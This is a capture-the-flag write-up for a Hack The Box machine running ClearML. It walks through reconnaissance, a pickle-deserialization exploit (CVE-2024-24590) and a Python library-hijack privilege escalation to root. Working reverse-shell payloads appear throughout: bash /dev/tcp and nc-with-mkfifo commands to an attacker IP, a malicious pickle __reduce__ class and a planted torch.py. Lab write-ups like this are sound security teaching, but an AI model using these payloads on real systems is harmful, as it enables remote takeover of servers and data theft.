

# Day 1

## Port Scanning

```
(shivam@kali)~[~]
$ rustscan -a blurry.htb --ulimit 5000

.....
| {} }| {} |{ { _ { _ }{ { _ / _ } / { } \ | \ | | | | |
| .- \ | { } | .- } } | | .- } } \ _ } / ^ \ | \ |
|.....|.....|.....|.....|.....|.....|.....|.....|
The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
-----


0day was here ♥

[~] The config file is expected to be at "/home/shivam/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.103.25:22
Open 10.129.103.25:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 21:41 IST
Initiating Ping Scan at 21:41
Scanning 10.129.103.25 [2 ports]
Completed Ping Scan at 21:41, 2.26s elapsed (1 total hosts)
Initiating Connect Scan at 21:41
Scanning blurry.htb (10.129.103.25) [2 ports]
Discovered open port 22/tcp on 10.129.103.25
Discovered open port 80/tcp on 10.129.103.25
Completed Connect Scan at 21:41, 0.21s elapsed (2 total ports)
Nmap scan report for blurry.htb (10.129.103.25)
Host is up, received conn-refused (0.25s latency).
Scanned at 2024-06-09 21:41:14 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
```

Web Interface



It's some kind of login page cause url is <http://app.blurry.htb/login> when I check burpsite I saw some interesting requests

http://app.blurry.htb	GET	/548.a17c199c683b5d38.js	200	2
http://app.blurry.htb	POST	/api/v2.27/users.get_all	200	1
http://app.blurry.htb	GET	/assets/logo-white.svg	200	2
http://app.blurry.htb	GET	/infinity_anim--on_light.bf967fc7d622...	200	9
http://app.blurry.htb	GET	/804.75d7b5f9a927c71b.js	200	3
http://app.blurry.htb	GET	/assets/ace-builds/ace.js	200	4
https://api.github.com	GET	/repos/allegroai/clearml	200	8
http://app.blurry.htb	GET	/908.70ce1f0961a3d182.js	200	5


First one users.get\_all has list of users and their names which we can use for login I guess

Request	Response
<div>1 POST /api/v2.27/users.get_all HTTP/1.1</div> <div>2 Host: app.blurry.htb</div> <div>3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0</div> <div>4 Accept: application/json, text/plain, */*</div> <div>5 Accept-Language: en-US,en;q=0.5</div> <div>6 Accept-Encoding: gzip, deflate</div> <div>7 Authorization: Basic RVLWUTM4NVJjXN1kyUVFVSdg4Q1o3RFdJUTFXVUhQOnlmYzhLUW8qR01YYio5cGocWNZQzdCeUZjcEY3SSY0VkgzQmZVwVhIJW85dLgxwLVaUU VFdZfJbmMpUw==</div> <div>8 X-Allegro-Client: Webapp-1.13.1-426</div> <div>9 Origin: http://app.blurry.htb</div> <div>10 Connection: close</div> <div>11 Referer: http://app.blurry.htb/login</div> <div>12 Content-Length: 0</div> <div>13</div> <div>14</div>	<div>"actual_version":"1.0"</div> <div>}</div> <div>"result_code":200,</div> <div>"result_subcode":0,</div> <div>"result_msg":"OK",</div> <div>"error_stack":"","</div> <div>"error_data":{</div> <div>}</div> <div>}</div> <div>"data":{</div> <div>"users":[</div> <div>{</div> <div>"id":"__tests__",</div> <div>"company":"d1bd92a3b039400cbafc60a7a5b1e52b",</div> <div>"name":"Default User",</div> <div>"family_name":"User",</div> <div>"given_name":"Default",</div> <div>"created":"2024-06-09T15:30:04.308000+00:00"</div> <div>}</div> <div>,</div> <div>{</div> <div>"id":"45224234719844aaac39e0b8e16463ac",</div> <div>"company":"d1bd92a3b039400cbafc60a7a5b1e52b",</div> <div>"name":"Chad Jippity",</div> <div>"family_name":"Jippity",</div> <div>"given_name":"Chad",</div> <div>"created":"2024-02-06T19:22:34.560000+00:00"</div> <div>}</div> <div>,</div> <div>}</div>

Second one github api also has similar information but don't know where it will be used

```
Response
Pretty Raw Hex Render
147 "open_issues":459,
148 "watchers":5353,
149 "default_branch":"master",
150 "temp_clone_token":null,
151 "custom_properties":{
152 },
153 },
154 "organization":{
155   "login":"allegroai",
156   "id":38647316,
157   "node_id":"MDEyOk9yZ2FuaXphdGlvbjM4NjQ3MzE2",
158   "avatar_url":"https://avatars.githubusercontent.com/u/38647316?v=4",
159   "gravatar_id":"",
160   "url":"https://api.github.com/users/allegroai",
161   "html_url":"https://github.com/allegroai",
162   "followers_url":"https://api.github.com/users/allegroai/followers",
163   "following_url":"https://api.github.com/users/allegroai/following{/other_user}",
164   "gists_url":"https://api.github.com/users/allegroai/gists{/gist_id}",
165   "starred_url":"https://api.github.com/users/allegroai/starred{/owner}/{/repo}",
166   "subscriptions_url":"https://api.github.com/users/allegroai/subscriptions",
167   "organizations_url":"https://api.github.com/users/allegroai/orgs",
168   "repos_url":"https://api.github.com/users/allegroai/repos",
169   "events_url":"https://api.github.com/users/allegroai/events{/privacy}",
170   "received_events_url":"https://api.github.com/users/allegroai/received_events",
171   "type":"Organization",
172   "site_admin":false
173 },
174 "network_count":639,
175 "subscribers_count":93
176 }
```

For now, I log in using names from the users.get\_all, I used Chad Jippity to log in. Logged in successfully when entered that name



Got some app credentials in the settings


APP CREDENTIALS ⓘ			
LABEL	KEY	LAST USED	WORKER/IP
	8TL83TD02YXCQ4789DE4	Jun 9 2024 17:20	blurry
	43JQWWALPYM4QTJG5T6D	Feb 17 2024 17:54	149328d8025b
+ Create new credentials			

And on the bottom right corner, there is the server version

WebApp: 1.13.1-426 • Server: 1.13.1-426 • API: 2.27

Let's dig for any CVE or authenticated RCE like stuff...

Didn't find any, so I started checking the dashboard and checking some experiments I noticed it executes python code

 Review JSON Artifacts ID c468t

+ ADD TAG

EXECUTION

CONFIGURATION

ARTIFACTS

INFO

CONSOLE

SCALARS

PLOTS

DEBUG SAMPLES

SOURCE CODE

REPOSITORY

BRANCH NAME

SCRIPT PATHreview\_tasks.py

WORKING DIRECTORY.

BINARYpython3.9

UNCOMMITTED CHANGES

```
#!/usr/bin/python3

from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient

def process_json_artifact(data, artifact_name):
    """
    Process a JSON artifact represented as a Python dictionary.
    Print all key-value pairs contained in the dictionary.
    """
    print(f"[Artifact '{artifact_name}' Contents:"]
```

So I should be able to input malicious python code and pop a shell. Let's try that, Cloning an experiment

<input checked="" type="checkbox"/>	Data Pro...	Review JSON Artifacts		Fail
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Cor
<input type="checkbox"/>	Training	PyTorch MNIST train		Pub
<input type="checkbox"/>	Training	Train and Evaluate Model		Pub
<input type="checkbox"/>	Training	PyTorch Lightning MNIST		Pub
<input type="checkbox"/>	Training	Keras HP optimization base		Pub
<input type="checkbox"/>	Training	hydra configuration		Pub
<input type="checkbox"/>	Training	LightGBM		Pub
<input type="checkbox"/>	Training	pipeline step 1 dataset artifact		Pub
<input type="checkbox"/>	Training	pipeline step 2 process dataset		Pub
<input type="checkbox"/>	Training	pytorch lightning mnist example		Pub

Details

View Full Screen

Manage Queue

View Worker

Archive (1 item)

Reset (1 item)

Abort

Publish (1 item)

Add Tag (1 item)

Clone

Move to Project (1 item)

## CLONE EXPERIMENT

A draft copy of **Review JSON Artifacts** will be created.

Project

RCE

(Create New)

Name\*

Give me shell

Description






useless

CANCEL

CLONE

So I cloned the project and changed the code with

```
#!/usr/bin/python3
from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient
import os
if __name__ == "__main__":
    os.system('bash -c "bash -i >& /dev/tcp/10.10.14.162/1337 0>&1"')
```

 Clone Of Review JSON Artifacts ID ab947865...    

[+ ADD TAG](#)

[EXECUTION](#) [CONFIGURATION](#) [ARTIFACTS](#) [INFO](#) [CONSOLE](#) [SCALARS](#) [PLOTS](#) [DEBUG SAMPLES](#)

**SOURCE CODE**

**REPOSITORY**

**BRANCH NAME**

**SCRIPT PATH** review\_tasks.py


**WORKING DIRECTORY** .

**BINARY** python3.9


**UNCOMMITTED CHANGES**

```
#!/usr/bin/python3
from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient
import os
if __name__ == "__main__":
    os.system('bash -c "bash -i >& /dev/tcp/10.10.14.162/1337 0>&1"')
```

Enqueue it


 EXPERIMENTS LIST SORTED BY

☒

 Clone Of Review JSON Artifacts Draft


Updated 2 minutes ago • Created by Chad Jippity

☐

 Review JSON Artifacts


Updated 3 minutes ago • Created by Chad Jippity

☐

 Review JSON Artifacts


Updated 7 days ago • Created by Chad Jippity

☐


 Review JSON Artifacts


Updated 7 days ago • Created by Chad Jippity


☐


 Review JSON Artifacts


Updated 11 days ago • Created by Chad Jippity


 View Full Screen


 Manage Queue


 View Worker


 Archive (1 item)


 Enqueue (1 item)


 Reset






 Abort

 Publish

 Add Tag (1 item)

 Clone

 Move to Project (1 item)

 Clone Of Review JSON Artifacts ID ab947865...    

[+ ADD TAG](#)

[EXEC](#)

**SOURCE CODE**

**REPOSITORY**

**BRANCH NAME**

**SCRIPT PATH** review\_tasks.py

**WORKING DIRECTORY** .

**BINARY** python3.9

**UNCOMMITTED CHANGES**

```
#!/usr/bin/python3
from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient
import os
if __name__ == "__main__":
```

Let the queue be default



## ENQUEUE EXPERIMENT

**Clone Of Review JSON Artifacts** will be scheduled for execution through the selected queue.

Queue

default

CANCEL

ENQUEUE

No workers are assigned. Do the things popup says to do.



## NO WORKERS ASSIGNED TO QUEUE

Tasks have been enqueued on the **default** queue, which is currently not serviced by any worker. They will remain in the 'pending' state until a ClearML worker services this queue.

To assign a worker to the default queue, run:

Run the ClearML setup script

```
clearml-agent daemon --queue default
```

See ClearML Documentation for different ways of deploying workers

To setup a worker

### 1. Install

Run the ClearML setup script

```
pip install clearml-agent
```

### 2. Configure

LOCAL PYTHON

JUPYTER NOTEBOOK

Run the ClearML setup script

```
clearml-agent init
```

Complete the clearml configuration information as prompted.

**CREATE NEW CREDENTIALS**

☐ Don't show again

First install clearml using: `pip3 install clearml-agent`  
Then run `clearml-agent init`



```
(shivam@kali)-[~/htb/blurry]
└─$ clearml-agent init
CLEARML-AGENT setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app,
or create a free account at https://app.clear.ml/settings/webapp-configuration

In the settings > workspace page, press "Create new credentials", then press "Copy to clipboard".
Paste copied configuration here:
```

Copy the configuration from site and paste into the terminal

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurrry.htb
  api_server: http://api.blurrry.htb
  files_server: http://files.blurrry.htb
  credentials {
    "access_key" = "KRWFLF3R39UELM0T6BZR"
    "secret_key" = "KzPlkxkQTlFAL2PY6h1NfIU1pw6kXyphYARqYKoFw7zgSGauPJ"
  }
}
```

 Manage your app credentials in the [workspace settings page](#)

Add these subdomains at /etc/hosts

```
Detected credentials key="KRWFLF3R39UELM0T6BZR" secret="KzPl***"
WEB Host configured to: [http://app.blurrry.htb]
API Host configured to: [http://api.blurrry.htb]
File Store Host configured to: [http://files.blurrry.htb]
```

Okay so now the configuration is completed

```
New configuration stored in /home/shivam/clearml.conf
CLEARML-AGENT setup completed successfully.
```

To assign a worker you need to copy the command shown on site and paste into terminal

To assign a worker to the default queue, run:

Run the ClearML setup script

```
clearml-agent daemon --queue default
```

 See [ClearML Documentation](#) for different ways of deploying workers

Connection received but I got a shell on my own system not of the server

```
(shivam@kali)-[~/htb/blurry]
$ nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.10.14.162 59340
(shivam@kali)-[~/clearml/venvs-builds/3.11/code]
$ whoami
whoami
shivam

(shivam@kali)-[~/clearml/venvs-builds/3.11/code]
$
```

Okay so this isn't the way

## Day 2

After doing some research I got a page where I found several CVEs about ClearML

<https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/> (There's also youtube video about this CVE)

The one I am interested in is CVE-2024-24590

### CVE-2024-24590: Pickle Load on Artifact Get

In this CVE when no extension is passed with the artifact object it loads it as a pickle and whenever someone visits that file it unpickles the pickled object the moment it unpickles shell code gets executed, Read below article for a more in-depth explanation

How to exploit Python Pickle

<https://davidhamann.de/2020/04/05/exploiting-python-pickle/>

How to setup clearml and how to initiate task:

[https://clear.ml/docs/latest/docs/getting\\_started/ds/ds\\_first\\_steps](https://clear.ml/docs/latest/docs/getting_started/ds/ds_first_steps)

How to upload artifacts:

[https://clear.ml/docs/latest/docs/getting\\_started/ds/ds\\_second\\_steps](https://clear.ml/docs/latest/docs/getting_started/ds/ds_second_steps)

How upload\_artifact() handles extensions:

[https://clear.ml/docs/latest/docs/references/sdk/task/#upload\\_artifact](https://clear.ml/docs/latest/docs/references/sdk/task/#upload_artifact)

But to exploit it there should be someone who perform a get request on the uploaded artifact if you notice closely there is a script named review task which is running continuously at an interval of 1 min that performs get on the uploaded artifact so we just have to upload the malicious artifact.

Since the Server pickles the given object we don't need to send a pickled file just directly give the object

The code I used


```
from clearml import Task
import os

task = Task.init(project_name='Black Swan', task_name='Testing',
task_type=Task.TaskTypes.data_processing)


class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 10.10.14.162 1337 > /tmp/f')
        return os.system, (cmd,)

task.upload_artifact(name='TEST', artifact_object=RCE())
```

Task.init, Initiates task in project Black Swan (below is the image)



In that project it creates task name testing and task type defines it as a data processing task



So to exploit it we have to

- Upload an artifact with a shell code to execute when it's unpickled.

```
class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 10.10.14.162 1337 > /tmp/f')
        return os.system, (cmd,)
```

This returns the malicious payload

Using the `upload_artifact()` function of `clearml`, I assign the name of the artifact as `TEST` and the artifact object as function `RCE()` which returns shell code

Start your Netcat listener and run the Python script

```
(shivam@kali)-[~/htb/blurry]
$ python3 getshell.py
ClearML Task: created new task id=6745e7799aef4e939c34abf7d5b758b3
2024-06-10 14:11:44,546 - clearml.Task - INFO - No repository found, storing script code instead
ClearML results page: http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/6745e7799aef4e939c34abf7d5b758b3
2024-06-10 14:11:48,472 - clearml.Task - INFO - Waiting for repository detection and full package requirements
2024-06-10 14:11:48,984 - clearml.Task - INFO - Finished repository detection and package analysis
Switching to remote execution, output log page http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/6745e7799aef4e939c34abf7d5b758b3
ClearML Terminating local execution process - continuing execution remotely
```

Wait for around a minute and get the shell and user

```
(shivam@kali)-[~/htb/blurry]
$ nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.164.102 59126
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
$ ls
automation
clearml.conf
user.txt
$ cat user.txt
```

I can run /usr/bin/evaluate\_model /models/\*.pth file as sudo

```
$ sudo -l
Matching Defaults entries for jippity on blurry:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
  (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
$ ls /
```

I don't have write perms on /models/\* and evaluate\_model executable

```
$ ls -al /models/
total 1068
drwxrwxr-x  2 root jippity   4096 May 30 10:32 .
drwxr-xr-x 19 root root     4096 Jun  3 09:28 ..
-rw-r--r--  1 root root 1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root   2547 May 30 04:38 evaluate_model.py
$ ls -al /usr/bin/evaluate_model
-rwxr-xr-x 1 root root 1537 Feb 17 13:18 /usr/bin/evaluate_model
```

The demo\_model.pth is a binary file so can't read it

We do have perms on /models/\* as jippity user, I didn't notice before

```
$ ls -al
total 1068
drwxrwxr-x  2 root jippity   4096 Jun 10 10:18 .
drwxr-xr-x 19 root root     4096 Jun  3 09:28 ..
-rw-r--r--  1 root root 1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root   2547 May 30 04:38 evaluate_model.py
```

So since we can write files here let's see our evaluate\_model.py file

While analyzing the evaluate\_model.py file I noticed the torch module is imported and used so we can do a Python library injection attack

*PS: I named the attack right now don't know what it's called :D*

```
$ cat evaluate_model.py
import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
import numpy as np
import sys

class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16, kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32, kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
        self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()

    def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
        x = self.pool(self.relu(self.conv2(x)))
        x = x.view(-1, 32 * 8 * 8)
        x = self.relu(self.fc1(x))
        x = self.fc2(x)
        return x

def load_model(model_path):
    model = CustomCNN()

    state_dict = torch.load(model_path)
    model.load_state_dict(state_dict)

    model.eval()
    return model
```

**Torch library imported**

**Torch library used**

So I put a torch.py file in the same directory where evaluate\_model.py resides  
Contents of torch.py:

```
#!/usr/bin/python3
import os
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.162/1338 0>&1"')
```

Yeah it's very short, The directory will look like this

```
$ wget http://10.10.14.162/torch.py
--2024-06-10 10:53:39-- http://10.10.14.162/torch.py
Connecting to 10.10.14.162:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 125 [text/x-python]
Saving to: 'torch.py'

0K 100% 17.1M=0s

2024-06-10 10:53:39 (17.1 MB/s) - 'torch.py' saved [125/125]

$ ls
demo_model.pth
evaluate_model.py
torch.py
```

Just run the command mentioned in sudo -l, with sudo  
And don't forget to set a listener  
Program execution will stuck here

```
$ sudo /usr/bin/evaluate_model /models/*.pth  
[+] Model /models/demo_model.pth is considered safe. Processing...
```

Cause I got the shell :D and root flag

```
(shivam@kali)-[~/htb/blurry]  
$ nc -nvlp 1338  
Listening on 0.0.0.0 1338  
Connection received on 10.129.164.102 44400  
bash: cannot set terminal process group (31391): Inappropriate ioctl for device  
bash: no job control in this shell  
root@blurry:/models# cd /root  
cd /root  
root@blurry:~# ls  
ls  
datasets  
root.txt  
root@blurry:~# cat root.txt  
cat root.txt
```